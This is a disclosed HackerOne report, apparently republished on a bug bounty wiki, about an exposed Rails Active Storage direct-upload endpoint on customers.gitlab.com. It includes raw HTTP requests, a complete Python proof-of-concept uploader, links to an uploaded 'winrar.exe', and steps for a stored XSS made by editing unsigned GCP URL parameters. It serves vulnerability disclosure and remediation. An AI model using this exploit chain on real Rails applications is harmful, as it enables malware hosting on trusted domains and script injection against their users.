Unrestricted File Upload via access to sensitive rails api Leads to application logic bypass, Malicious file serving, Stored XSS and etc.
The Rails Active Storage direct upload endpoint was publicly accessible on customers.gitlab.com, allowing authenticated users to upload arbitrary files to a GCP bucket and serve them from the domain. This could be used for malicious file delivery, bypassing upload restrictions, and a stored XSS via tampering with signed URL parameters.

GitLab
Originally disclosed on GitLab
- Fixed in 28 days
- Disclosed after 28 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1996076 by parantheses on 2023-05-22:
Report | Attachments | How To Reproduce
Report
Summary:
Heyy Team, i believe i found an interesting bug which when abused can be very impactful. I observed that Gitlab uses Rails and doesn't restrict access to some default rails apis, which then led me to discover a sensitive one and abuse it. So finally i was able to upload any file under the customers.gitlab.com domain(which can be used for malicious file delivery to victim) and also i observed that this functionality can bypass any frontend api or proxy check in place for file uploads(let's say you have a file upload functionality under /uploads endpoint and you have placed some checks here(in the proxy or api level), but with abusing the issue below, an attacker can bypass it - even if you don't have an upload future for public this still will allow an attacker to upload files). So this can also be considered like an Implicit Unrestricted file upload issue too. Later, after some more research, i also found that some files can be served as inline inside this domain which are uploaded via the provided issue. For bonus, i found a stored XSS in your GCP bucket(which is mostly for internal use of gitlab). I will deep dive into all of these.
Description:
Rail have a future called Active Storage, this is basically an extension of Ruby in Rails for managing file uploads while integrating the storage mechanism with cloud services. While poking around with Rails Documentation, i came to Direct Uploads which is a future for uploading files directly into the storage backend, bypassing the rails application logic.
Then i found the exact url structure for Direct Uploads: /rails/active_storage/direct_uploads - accessable through web. This endpoint is defaultly mapped to Direct Uploads future. I found out that, a simple Post request to this endpoint will initiate the proccess(first step), here is the example request simulating it:
POST /rails/active_storage/direct_uploads HTTP/2
Host: customers.gitlab.com
User-Agent: python-requests/2.28.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: _paymentapp_session=<user_session_token>
Content-Length: 245
Content-Type: application/x-www-form-urlencoded

authenticity_token=<csrf_token>&blob%5Bfilename%5D=<filename>&blob%5Bbyte_size%5D=<byte_size>&blob%5Bcontent_type%5D=<content_type>&blob%5Bchecksum%5D=<checksum>
So a request can be made like this(in a application/x-www-form-urlencoded),
with the required file data and metadata like a base64 md5 hash calculated based on file content.
This request is needed for Active Storage to be able to generate a signed gcp bucket upload url from the given file metadata.
When requested, It will return a response like this:
{"id":872,"key":"b08auhkfm94hw9et4fqslrev4vg6","filename":"poc_page.html","content_type":null,"metadata":{},"service_name":"google","byte_size":542,"checksum":"gWbgmVde2uGGinJgfJo0vw==","created_at":"2023-05-21T19:36:20.053Z","signed_id":"eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaHBBbWdEIiwiZXhwIjpudWxsLCJwdXIiOiJibG9iX2lkIn19--7559089eeb9476e87c002cc8f3de8b74a617d6e9","direct_upload":{"url":"https://storage.googleapis.com/gitlab-prdsub-action-mailbox/b08auhkfm94hw9et4fqslrev4vg6?GoogleAccessId=gitlab-prdsub-action-mailbox%40gitlab-subscriptions-prod.iam.gserviceaccount.com\u0026Expires=1684698080\u0026Signature=rNcwsLbNuBYNS%2BlINRdjdK3hLdcJFI%2BDzkp9EBcyEZ5b25Rjff8ZFSxPAqC%2FkCI2V1tQnWJ5CY8UOcEme55TAc8BCdfEoiojS%2Fm1psQt35wt%2FGeya33U%2BYeTcl48UACUgz6MYNGv1TeIsSuNhNT6Qq2M6jSp1UZUqlHBhaLYzXwgGQz4Puy8mnWOXwYqlpzSv31Yw2uzt6Ddt757Naxf1JeGOwGGpIzXP4nh3IZl8eq45hafka452HCU0rWQwaCTW5Jgw7rAzwvHI7mxillCtPRQltEXzsSsz6YdUW9OVLDJeKSMtOUEA3Jc8vCXWMD51784gKg5RgAvIJbLwsDLjw%3D%3D","headers":{"Content-MD5":"gWbgmVde2uGGinJgfJo0vw==","Content-Disposition":"inline; filename=\"poc_page.html\"; filename*=UTF-8''poc_page.html"}}}

This returned some reference data assigned to the file object(like "signed_id" - which is a important part of attack), signed gcp bucket upload url to upload the file and required headers for second request to the returned gcp bucket url(the headers are important as they are bound to signed url).
So after obtaining the required response objects of first request itself: "signed_id" - for later; "direct_upload"->"url"; "headers".
A new PUT request is needed for actual upload action to GCP bucket with returned signed url, example request with returned headers and raw file content in its body:
PUT /gitlab-prdsub-action-mailbox/<file_key>?GoogleAccessId=gitlab-prdsub-action-mailbox%40gitlab-subscriptions-prod.iam.gserviceaccount.com&Expires=<expire_time>&Signature=<signature> HTTP/2
Host: storage.googleapis.com
User-Agent: python-requests/2.28.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Md5: <base64_md5digest>
Content-Disposition: inline; filename="filename; filename*=UTF-8''filename
Content-Length: 11

<raw_file_content>
A successful one will return a 200 Ok response, That means the file was uploaded succesfully.
Firstly, i didn't know how to access this file, but after some poking of the rails docs and internet, figured out some way. So i thought if the Rails backend is directly handling and involved with this upload process there should be some reference or something to retrieve related info. This is when i came across Active Storage Blob:

So they are basically a reference to the file and its storage, also they are immutable. I discovered these blob references are also created when using direct_uploadsto upload a file(the required url_for method is auto called on default). Keep this on pocket.
In the first request, an object, called signed_id is returned in the response among others. This id was the actual id of created Blob (reflecting to client-side as signed_id value). Then i found a way to reference this blobs directly from the client-side with a simple request.
So a blob reference can be called in following url structure: https://customers.gitlab.com/rails/active_storage/blobs/<signed_id>/<filename>
Yess! directly from main domain! When this url is clicked, it will return with 302 response(the redirection to newly created gcp bucket signed url for attachment - this file)
then the file will be downloaded automatically. Later i found a way to display some file types(like pdf) inline in the domain itself. Will talk later about it.
That is all for here.
So any malicious file can be hosted under the customers.gitlab.com domain in this way.
Let's go to reproduction steps.
Steps to reproduce
As this is a little bit complex bug chain for easy reproduction, i created a PoC python script to automate everything - this will take a full file path as first argument, then 2 inputs(session cookie and crsf token as the upload process needs authentication) and will give you a direct download url to uploaded file (in the customers.gitlab.com). When the url is opened in browser, the uploaded file will automatically start to download or will display inline depending on file type.
Note
i am also included a url to a file i uploaded for PoC, in case of reproduction difficulty, you can open this url in new tab and can observe it working.
for malicious file delivery, the "winrar.exe" file:
https://customers.gitlab.com/rails/active_storage/blobs/proxy/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaHBBbkFEIiwiZXhwIjpudWxsLCJwdXIiOiJibG9iX2lkIn19--ea7e1f6ce290f2a71b798fd968690abb617f3265/winrar0.exe
when clicked will directly be downloaded
https://customers.gitlab.com/rails/active_storage/blobs/proxy/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaHBBbTBEIiwiZXhwIjpudWxsLCJwdXIiOiJibG9iX2lkIn19--cc301992b46a16b9455537b9e6a0c3fb39c4f4aa/winrar.exe

Hosting a document directly in the domain, which destroys integrity as out of company users are not permitted to do such thing here.For PoC. I hosted inline a fake version of one of the Official Gitlab pdf docs inside:
Reproduction
- Firstly, activate Burp suite proxy and login to your test customers.gitlab.com account. Just make a simple profile edit request and observe the one of the requests made to customers.gitlab.com, just save the values of
_paymentapp_sessionCookie andauthenticity_tokencsrf token parameter value in a post request. We will use these later to be able to upload the file as it needs authentication. - Make sure you have python3 and installed following packages with pip if not installed:
requests;mimetypes;warnings. install the following PoC python script in your environment, the source code:
import hashlib
import base64
import requests
import sys
import mimetypes
import os
import warnings
from urllib3.exceptions import InsecureRequestWarning

###  Suppress InsecureRequestWarning
warnings.simplefilter('ignore', InsecureRequestWarning)

def md5_hash(file_data):
    md5_hash = hashlib.md5(file_data).digest()
    base64_hash = base64.b64encode(md5_hash).decode('utf-8')
    return base64_hash

def upload_file(file_path):
    with open(file_path, 'rb') as f:
        file_data = f.read()

    checksum = md5_hash(file_data)

    # Get the content type based on the file extension
    content_type, _ = mimetypes.guess_type(file_path)

    if content_type is None:
        content_type = 'application/octet-stream'

    # Get the file name from the file path
    file_name = os.path.basename(file_path)

    _paymentapp_session_value = input("Enter the value of the _paymentapp_session cookie: ")
    # csrf_token_value = input("Enter the value of the X-Csrf-Token header: ")
    authenticity_token_value = input("Enter the value of the authenticity_token: ")


    url = 'https://customers.gitlab.com/rails/active_storage/direct_uploads'
    form_data = {
        'authenticity_token': authenticity_token_value,
        'blob[filename]': file_name,
        'blob[byte_size]': len(file_data),
        'blob[content_type]': content_type,
        'blob[checksum]': checksum

    }


    cookies = {"_paymentapp_session": _paymentapp_session_value}
    # headers = {"X-Csrf-Token": csrf_token_value}
    response = requests.post(url, data=form_data, verify=False, cookies=cookies)

    # Print request information
    # print("Request URL:", response.request.url)
    # print("Request method:", response.request.method)
    # print("Request headers:", response.request.headers)
    # print("Request body:", response.request.body)

    # Print response information
    print("\n\n------------------------------------------------------------------------------------------------------\n\n")
    print("Response status code:", response.status_code)
    # print("Response headers:", response.headers)
    # print("Response text:", response.text)

    if response.status_code == 200:
        print("\n\n------------------------------------------------------------------------------------------------------\n\n")
        print("GCP bucket signed url request for File upload: Successful")
        print("\n\n------------------------------------------------------------------------------------------------------\n\n")
        response_data = response.json()
        direct_upload = response_data.get("direct_upload")
        dir_headers = response_data.get("direct_upload").get("headers")
        dir_signed_id = response_data.get("signed_id")

        # if direct_upload and "url" in direct_upload:
        #    print("Direct upload URL:", direct_upload["url"])
        # else:
        #    print("Direct upload URL not found")


        # print("Direct upload Header:", dir_headers["Content-Type"])
        # print("Direct upload Header:", dir_headers["Content-MD5"])
        # print("Direct upload Header:", dir_headers["Content-Disposition"])
        print("Direct upload Signed id:", dir_signed_id)
        print("\n\n------------------------------------------------------------------------------------------------------\n\n")


        response = requests.put(direct_upload["url"], data=file_data, verify=False, headers=dir_headers)
        if response.status_code == 200:
            print("Yayyy file uploaded successfully to GCP Bucket")
            print("\n\n------------------------------------------------------------------------------------------------------\n\n")
            print(f"The direct link through Gitlab Domain: https://customers.gitlab.com/rails/active_storage/blobs/proxy/{dir_signed_id}/{file_name}")


    else:
        print("Error uploading file:", response.status_code, response.text)


if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python script.py <file_path>")
        sys.exit(1)

    file_path = sys.argv[1]
    upload_file(file_path)
the script file:
and give required permissions for execution.
This script will do everything for you.
The command structure to run the script: python -m poc "<path_to_file>"
after running it, it will prompt you to enter the values of _paymentapp_session Cookie and authenticity_token csrf token value, enter. Then wait some time for the file to be uploaded, after upload finished you can see a url cosntructed by script printed to the console with the pattern: https://customers.gitlab.com/rails/active_storage/blobs/proxy/<signed_id>/<filename>

Just open the url and you will see the file is dowloading now. Vola!
Some more Impact! Stored XSS in the GCP bucket of Gitlab
In browser, Go this following blob reference url to a PoC html file i uploaded to gitlab gcp bucket:
https://customers.gitlab.com/rails/active_storage/blobs/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaHBBbWdEIiwiZXhwIjpudWxsLCJwdXIiOiJibG9iX2lkIn19--7559089eeb9476e87c002cc8f3de8b74a617d6e9/poc_page.html
Rail will generate a new signed gcp bucket url now, and will redirect to the direct url(as we didn't provide proxy directive to blob url). You will see an error message like: Empty query parameters not supported; response-content-type, No worries.
Inspect the redirected storage.googleapis.com url to file. First find the response-content-disposition parameter of url and change the attachment string value inside it to inline. Secondly, find response-content-type parameter, it should be empty, add the text/html value to it.
The response-content-disposition parameter defines the content-disposition header which will return in the response to this request, it controls the behavior of browser to whether display the content inside the site(inline) or download it as attachment. response-content-type parameter defines the content-type response header, this instructs the browsers to understand the mime type of content and behave accordingly(in our case, we gave the text/html value so when it is reflected in the response the browsers will render the cotent as HTMl - leads to XSS).
When you click the new url, it pops up the XSS!

I think the misconfiguration in Signature generation led to this(curicial parameters are not signed so can be tampered).
Output of checks
This bug happens on Customers.gitlab.com
Impact
First impact is being able to serve malicious files under the customer.gitlab.com domain(for example, for botnets).
Second impact is bypassing the in-house file upload restrictions of app(like a proxy or front-end api for proxied upload functionalities).
Served inline Documents like a legit Gitlab Docs in the customers.gitlab.com domain.
It also exposes the gcp bucket upload urls(which are normally used internally bygitlab as i understood). This led me to achieve Stored XSS on that gcp bucket!
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- direct_upload_response.png
- blob_docs_.png
- PoC_Fake_Gitlab_Docs.png
- poc_gitlab.py
- generated_file_url.png
- gcp_bucket_xss_poc.png
How To Reproduce
Please add reproducibility information to this section:
Proposal
I think the easiest way to resolve it is to stop drawing
ActiveStorageroutes in the application because we useActiveStorageinternally only
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the Rails Active Storage direct upload routes were not disabled or restricted, allowing any authenticated user to create blobs and obtain signed upload URLs.
Impact
An attacker could host malicious files on the customers.gitlab.com domain, bypass upload restrictions, and achieve stored XSS on the GCP bucket by tampering with unsigned URL parameters.
What the attacker needed
A valid account on customers.gitlab.com; ability to intercept and modify HTTP requests
The fix
The report proposes disabling the Active Storage routes in the application since it is only used internally.
How it was found
- Log in to customers.gitlab.com and capture the session cookie and CSRF token from a profile edit request.
- Send a POST request to /rails/active_storage/direct_uploads with the file metadata and CSRF token to obtain a signed_id and a signed GCP upload URL.
- Send a PUT request to the signed GCP URL with the file content and required headers to upload the file.
- Construct a URL of the form https://customers.gitlab.com/rails/active_storage/blobs/proxy/<signed_id>/<filename> to access the uploaded file.
- For XSS, access the blob URL without the proxy directive, then modify the redirected GCP URL's response-content-disposition to inline and response-content-type to text/html.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The website runs on a framework called Rails, which has a built-in feature for uploading files directly to cloud storage. The problem was that this feature was left switched on and reachable by anyone with an account, so people could upload files that the site would then host and serve. This let an attacker host harmful files on the trusted domain and even run a script in a victim's browser.
What is File upload?
An upload feature accepts a file that the server or other users' browsers then treat as code or as something trusted.



